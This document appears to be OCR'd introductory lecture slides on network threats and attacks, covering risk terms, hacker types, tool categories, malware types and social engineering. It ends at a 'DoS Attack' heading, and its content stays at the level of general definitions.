
institute of continuing education

Networking Academy

# Threats and Attacks

**Md Manirul Islam**
Director, Institute of Continuing Education
American International University-Bangladesh

- Attackers and Their Tools
- Common Threats and Attacks
- Network Monitoring and Tools
- Attacking the Foundation
- Attacking What We Do



# Attackers and Their Tools

# Threat, Vulnerability, and Risk

- To understand network security, it is important to know the following terms:

| TERM | EXPLANATION |
|---|---|
| Threat | A potential danger to an asset such as data or the network itself. |
| Vulnerability | A weakness in a system or its design that could be exploited by a threat. |
| Attack Surface | An attack surface is the total sum of the vulnerabilities in a given system that are accessible to an attacker. The attack surface describes different points where an attacker could get into a system, and where they could get data out of the system. |
| Exploit | The mechanism that is used to leverage a vulnerability to compromise an asset. Exploits may be remote or local. A remote exploit is one that works over the network without any prior access to the target system. In a local exploit, the threat actor has some type of user or administrative access to the end system. It does not necessarily mean that the attacker has physical access to the end system. |
| Risk | The likelihood that a particular threat will exploit a particular vulnerability of an asset and result in an undesirable consequence. |
| Countermeasure | Actions taken to protect assets by mitigating a threat or reducing risk. |
| Impact | The potential damage to the organization that is caused by the threat. |

# Risk Management

- Risk management is the process that balances the operational costs of providing protective measures with the gains achieved by protecting the asset.

| Risk Management Strategy | Explanation |
|---|---|
| Risk acceptance | When the cost of risk management options outweighs the cost of risk, the risk is accepted, and no action is taken. |
| Risk avoidance | This means avoiding any exposure to risk by eliminating the activity, thus resulting in losing any benefits from the activity. |
| Risk reduction | This reduces the exposure to risk. It is the most commonly used risk mitigation strategy. This strategy requires careful evaluation of the costs of loss, the mitigation strategy, and the benefits gained from the operation or activity that is at risk. |
| Risk transfer | Some or all of the risk is transferred to a willing third party such as insurance company. |

# Hacker vs. Threat Actor

### White Hat Hackers

- White hat hackers are ethical hackers who use their programming skills for good, ethical, and legal purposes.

### Gray Hat Hackers

- Gray hat hackers are individuals who commit crimes and unethical things, but not for personal gain or to cause damage.

### Black Hat Hackers

- Black hat hackers are unethical criminals who violate computer and network security for personal gain.


- The term ‘**threat actor**’ is used when referring to individuals or groups that could be classified as *gray* or *black hat* hackers.

# Evolution of Threat Actors

- Hacking started in the 1960s with phone freaking, which refers to using various audio frequencies to manipulate phone systems.
- In the early 1960's, threat actors realized that by mimicking a tone using a whistle, they could exploit the phone switches to make free long-distance calls.
- In the mid-1980's, threat actors wrote 'war dialing' programs which dialed each telephone number in a given area in search of computers, bulletin board systems, and fax machines.
- When a phone number was found, password-cracking programs were used to gain access.
- Script kiddies emerged in the 1990s and refers to teenagers or inexperienced threat actors running existing scripts, tools, and exploits, to cause harm, but typically not for profit.

# Cybersecurity Tasks

- Threat actors target the home users, small-to-medium sized businesses, as well as large public and private organizations.
- Hence, Cybersecurity is a shared responsibility which all users must practice to make the internet and networks safer and more secure.
- Organizations must take action and protect their assets, users, and customers. They must develop and practice cybersecurity tasks such as those mentioned in the figure.



**Cybersecurity checklist**

☒ Trustworthy IT vendor

□ Security software up-to-date

□ Regular penetration tests

□ Backup to cloud and hard disk

□ Periodically change WIFI password

□ Security policy up-to-date

□ Enforce use of strong passwords

□ Two factor authentication

# Cyber Threat Indicators

- Each attack has unique identifiable attributes that are known as cyber threat indicators.
- **Indicators of Compromise (IOC)**
  - IOCs are the evidence that an attack has occurred. IOCs can be features that identify malware files, IP addresses of servers that are used in attacks, filenames, and characteristic changes made to end system software, among others.
  - IOCs help cybersecurity personnel identify what has happened in an attack and develop defenses against the attack.
- **Indicators of Attack (IOA)**
  - IOA focus more on the motivation and strategies behind an attack and the attackers to gain access to assets.
  - IOAs helps to generate a proactive security approach that can be reused in multiple contexts and multiple attacks. Defending against a strategy can therefore prevent future attacks.

# Threat Sharing and Building Cybersecurity Awareness

- Governments are now actively promoting cybersecurity.
- The US Cybersecurity Infrastructure and Security Agency (CISA) is leading efforts to automate the sharing of cybersecurity information with public and private organizations at no cost.
- CISA use a system called Automated Indicator Sharing (AIS) which enables the sharing of attack indicators between the US government and the private sector as soon as threats are verified.
- The European Union Agency for Cybersecurity (ENISA) delivers advice and solutions for the cybersecurity challenges of the EU member states.
- The CISA and the National Cyber Security Alliance (NCSA) have an annual campaign in every October called National Cybersecurity Awareness Month (NCASM) to raise awareness about cybersecurity.

# Threat Actor Tools

- To exploit a vulnerability, a threat actor must have a technique or tool. Over the years, attack tools have become more sophisticated, and highly automated. These new tools require less technical knowledge to implement.
- To validate the security of a network and its systems, many network penetration testing tools have been developed and many of these tools can also be used by threat actors for exploitation.

| Categories of Tools | Description |
|---|---|
| Password crackers | Used to crack or recover the password. Eg:John the Ripper, Ophcrack |
| Wireless hacking tools | Used to intentionally hack into a wireless network to detect security vulnerabilities. Eg:Aircrack-ng, Kismet |
| Network scanning and hacking tools | Used to probe network devices, servers, and hosts for open TCP or UDP ports. Eg: Nmap, SuperScan |
| Packet crafting tools | Used to probe and test a firewall’s robustness. Eg: Hping, Scapy |
| Packet sniffers | Used to capture and analyze packets within traditional Ethernet LANs or WLANs. Eg: Wireshark, Tcpdump |

# Threat Actor Tools (Cont'd)

| Categories of Tools | Description |
|---|---|
| Rootkit detectors | It is a directory and file integrity checker used by white hats to detect installed root kits. Eg: AIDE, Netfilter |
| Fuzzers to search vulnerabilities | Used by threat actors when attempting to discover a computer system's security vulnerabilities. Eg: Skipfish, Wapiti |
| Forensic tools | White hat hackers use these tools to sniff out any trace of evidence existing in a particular computer system. Eg: Sleuth Kit, Helix |
| Debuggers | Used by black hats to reverse engineer binary files when writing exploits and used by white hats when analyzing malware. Eg:GDB, WinDbg |
| Hacking operating systems | These are preloaded with tools and technologies optimized for hacking. Eg: Kali Linux |
| Encryption tools | These tools use algorithm schemes to encode the data to prevent unauthorized access to the data. Eg: VeraCrypt, CipherShed |
| Vulnerability exploitation tools | These tools identify whether a remote host is vulnerable to a security attack. Eg: Metasploit, Core Impact |
| Vulnerability scanners | These tools scan a network or system to identify open ports. They can also be used to scan for known vulnerabilities and scan VMs, BYOD devices, and client databases. Eg:Nipper, Securia PSI |

# Categories of Attacks

- Threat actors use the previously mentioned tools or a combination of tools to create various attacks.
- It is important to understand that threat actors use a variety of security tools to carry out these attacks.
- The following table displays common types of attacks.

| Categories of Tools | Description |
|---|---|
| Eavesdropping attack | An eavesdropping attack is when a threat actor captures and listens to network traffic. This is also called as sniffing or snooping. |
| Data modification attack | Data modification attacks occur when a threat actor has captured enterprise traffic and has altered the data in the packets without the knowledge of the sender or receiver. |
| IP address spoofing attack | An IP address spoofing attack is when a threat actor constructs an IP packet that appears to originate from a valid address inside the corporate intranet. |

# Categories of Attacks (Cont'd)

| Categories of Tools | Description |
|---|---|
| Password-based attacks | Password-based attacks occur when a threat actor obtains the credentials for a valid user account. |
| Denial-of-service (DoS) attack | A DoS attack prevents normal use of a computer or network by valid users. This attack can block traffic, which results in a loss of access to network resources. |
| Man-in-the-middle attack (MiTM) | A MiTM attack occurs when threat actors have positioned themselves between a source and destination. |
| Compromised key attack | A compromised-key attack occurs when a threat actor obtains a secret key. A compromised key can be used to gain access to a secured communication without the sender or receiver. |
| Sniffer attack | A sniffer is an application or device that can read, monitor, and capture network data exchanges and read network packets. If the packets are not encrypted, a sniffer provides a full view of the data inside the packet. |

# Common Threats and Attacks

# Malware

- Short for malicious software or malicious code.
- Specifically designed to damage, disrupt, steal or inflict illegitimate action on data hosts or networks.

Intrusions
Attacks
Virus detection
Trojan
Spyware
Rootkit
Worm
Threats
Breaches
Ransom ware
Virus
+24%
per month


# Malware Types

- **Virus**
  - Type of malware that executes a specific unwanted, and often harmful, function on a computer.
  - Spread by USB memory drives, CDs, DVDs, network shares and email. Can lay dormant and activate at a specific time and date.
  - Requires human action to insert malicious code into another program.


Virus Alert!
Warning! Threat detected!
A malicious item has been detected!

- **Worm**
  - Executes arbitrary code and installs itself in the memory of the infected device.
  - Automatically replicates itself and spreads across the network from system to system.
  - Virus requires a host program to run, worms can run by themselves.

**Initial Code Red Worm Infection – 658 servers**




**Code Red Worm Infection– 19 Hours Later**
**300,000 servers**



# Malware Types (Cont’d)

**Worm Components**

- Worm attacks consist of three components:
  - **Enabling vulnerability** - Worm installs itself using an exploit mechanism, such as an email attachment, an executable file, or a Trojan horse, on a vulnerable system.
  - **Propagation mechanism** - After gaining access to a device, the worm replicates itself and locates new targets..
  - **Payload** - Any malicious code that results in some action is a payload which is used to create a backdoor that allows a threat actor access to the infected host or to create a DoS attack.



# Malware Types (Cont'd)

- **Trojan Horse**
  - Malicious code that is designed to look legitimate.
  - Often found attached to online games.
  - Non-replicating type of malware.
  - Exploits the privileges of the user that runs the malware.
  - Can cause immediate damage, provide remote access to the system, or access through a back door.

| Type of Trojan Horse | Description |
|---|---|
| Remote-access | Enables unauthorized remote access. |
| Data-sending | Provides the threat actor with sensitive data, such as passwords. |
| Destructive | Corrupts or deletes files. |
| Proxy | Uses the victim's computer as the source device to launch attacks and perform other illegal activities. |
| FTP | Enables unauthorized file transfer services on end devices. |
| Security software disabler | Stops antivirus programs or firewalls from functioning. |
| Denial of Service (DoS) | Slows or halts network activity. |
| Keylogger | Actively attempts to steal confidential information, such as credit card numbers, by recording keystrokes entered into a web form. |

# Malware Types (Cont'd)

- **Ransomware**
  - Malware that denies access to the infected computer system or its data.
  - Cybercriminals demand payment to release the computer system.
  - Frequently uses an encryption algorithm to encrypt system files and data, cannot be easily decrypted.
  - Email and malicious advertising are vectors for ransomware campaigns.
  - Social engineering is also used, cybercriminals who identify themselves as security technicians call homes and persuade users to connect to a website that downloads the ransomware to the user's computer.

# Malware Types (Cont’d)

- **Spyware**
  - Used to gather information about a user and send the information to another entity without the user’s consent. Can be a system monitor, Trojan horse, Adware, tracking cookies, and key loggers.
- **Adware**
  - Typically displays annoying pop-ups to generate revenue for its author. May analyze user interests by tracking the websites visited and send pop-up advertising pertinent to those sites.
- **Scareware**
  - Includes scam software which uses social engineering to shock or induce anxiety by creating the perception of a threat. Generally directed at an unsuspecting user and attempts to persuade the user to infect a computer by taking action to address the bogus threat.
- **Phishing**
  - Attempts to convince people to divulge sensitive information. Examples include receiving an email from their bank asking users to divulge their account and PIN numbers.
- **Rootkits**
  - Installed on a compromised system. After it is installed, it continues to hide its intrusion and provide privileged access to the threat actor.

# Common Malware Behaviors

- Computers infected with malware often exhibit one or more of the following symptoms:
  - Appearance of strange files, programs, or desktop icons
  - Antivirus and firewall programs are turning off or reconfiguring settings
  - Computer screen is freezing, or system is crashing
  - Emails are spontaneously being sent without your knowledge to your contact list
  - Files have been modified or deleted
  - Increased CPU and/or memory usage
  - Problems connecting to networks
  - Slow computer or web browser speeds
  - Unknown processes or services running
  - Unknown TCP or UDP ports open
  - Connections are made to hosts on the Internet without user action
  - Strange computer behavior

**Note:** Malware behavior is not limited to the above list.

# Common Network Attacks

- Malware is a means to get a payload delivered. When a payload is delivered and installed, it can be used to cause a variety of network-related attacks from the inside as well as from the outside.
- Network attacks are classified into three categories:
  - **Reconnaissance Attacks**
  - **Access Attacks**
  - **DoS Attacks**

# Reconnaissance Attack

- Also known as information gathering, reconnaissance attacks perform unauthorized discovery and mapping of systems, services, or vulnerabilities.
- Analogous to a thief surveying a neighborhood by going door-to-door pretending to sell something.
- Called host profiling when directed at an endpoint.
- Recon attacks precede intrusive access attacks or DoS attack and employ the use of widely available tools.


# Reconnaissance Attack (Cont’d)

- The techniques used by malicious threat actors to conduct reconnaissance attacks are as follows:

| Technique | Description |
|---|---|
| Perform an information query of a target | The threat actor is looking for initial information about a target. Various tools can be used, including the Google search, organizations website, whois, and more. |
| Initiate a ping sweep of the target network | The information query usually reveals the target’s network address. The threat actor can now initiate a ping sweep to determine which IP addresses are active. |
| Initiate a port scan of active IP addresses | This is used to determine which ports or services are available. Examples of port scanners include Nmap, SuperScan, Angry IP Scanner, and NetScanTools. |
| Run vulnerability scanners | This is to query the identified ports to determine the type and version of the application and operating system that is running on the host. Examples of tools include Nipper, Core Impact, Nessus v6, SAINT, and Open VAS. |
| Run exploitation tools | The threat actor now attempts to discover vulnerable services that can be exploited. A variety of vulnerability exploitation tools exist including Metasploit, Core Impact, Sqlmap, Social Engineer Toolkit, and Netsparker. |

# Access Attack

- Access attacks exploit vulnerabilities in authentication services, FTP services, and web services to retrieve data, gain access to systems, or to escalate access privileges.
- There are at least three reasons that threat actors would use access attacks on networks or systems:
  - To retrieve data
  - To gain access to systems
  - To escalate access privileges


ftp://www.cisco.com/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Go
Other Places
Internet Explorer
My Documents
My computer
Home

Address ftp://cisco.com

Root Access Granted

User: Unkown

# Access Attack (Cont’d)


- Types of Access Attacks follows:
  - **Password attack** - Attempt to discover critical system passwords using phishing attacks, dictionary attacks, brute-force attacks, network sniffing, or using social engineering techniques.
  - **Pass-the-hash** - Has access to the user’s machine and uses malware to gain access to the stored password hashes. The threat actor then uses the hashes to authenticate to other remote servers or devices.
  - **Trust exploitation** - Use a trusted host to gain access to network resources.
  - **Port redirection** - Uses a compromised system as a base for attacks against other targets.
  - **Man-in-the-middle attack** - Threat actor is positioned in between two legitimate entities in order to read, modify, or redirect the data that passes between the two parties.
  - **IP, MAC, DHCP Spoofing** - One device attempts to pose as another by falsifying address data.

# Access Attack (Cont’d)

- **Social Engineering Attack** - Type of access attack that attempts to manipulate individuals into performing actions or divulging confidential information needed to access a network. Examples of social engineering attacks include:
  - **Pretexting** - Calls an individual and lies to them in an attempt to gain access to privileged data. Pretends to need personal or financial data in order to confirm the identity of the recipient.
  - **Spam** - Use spam email to trick a user into clicking an infected link or downloading an infected file.
  - **Phishing** - A threat actor sends fraudulent email which is disguised as being from a legitimate, trusted source to trick the recipient into installing malware on their device, or to share personal or financial information.
  - **Spear Phishing** - A threat actor creates a targeted phishing attack tailored for a specific individual or organization.
  - **Smishing** – Phishing attack using SMS texting instead of email.
  - **Something for Something** - Sometimes called “Quid pro quo”, this is when a threat actor requests personal information from a party in exchange for something such as a gift.
  - **Tailgating** - Follows an authorized person with a corporate badge into a badge-secure location.
  - **Baiting** - Threat actor leaves a malware-infected physical device, such as a USB flash drive in a public location such as a corporate washroom. The finder finds the device and inserts it into their computer.
  - **Shoulder Surfing** – This is where a threat actor inconspicuously looks over someone’s shoulder to steal their passwords or other information.

# DoS Attack

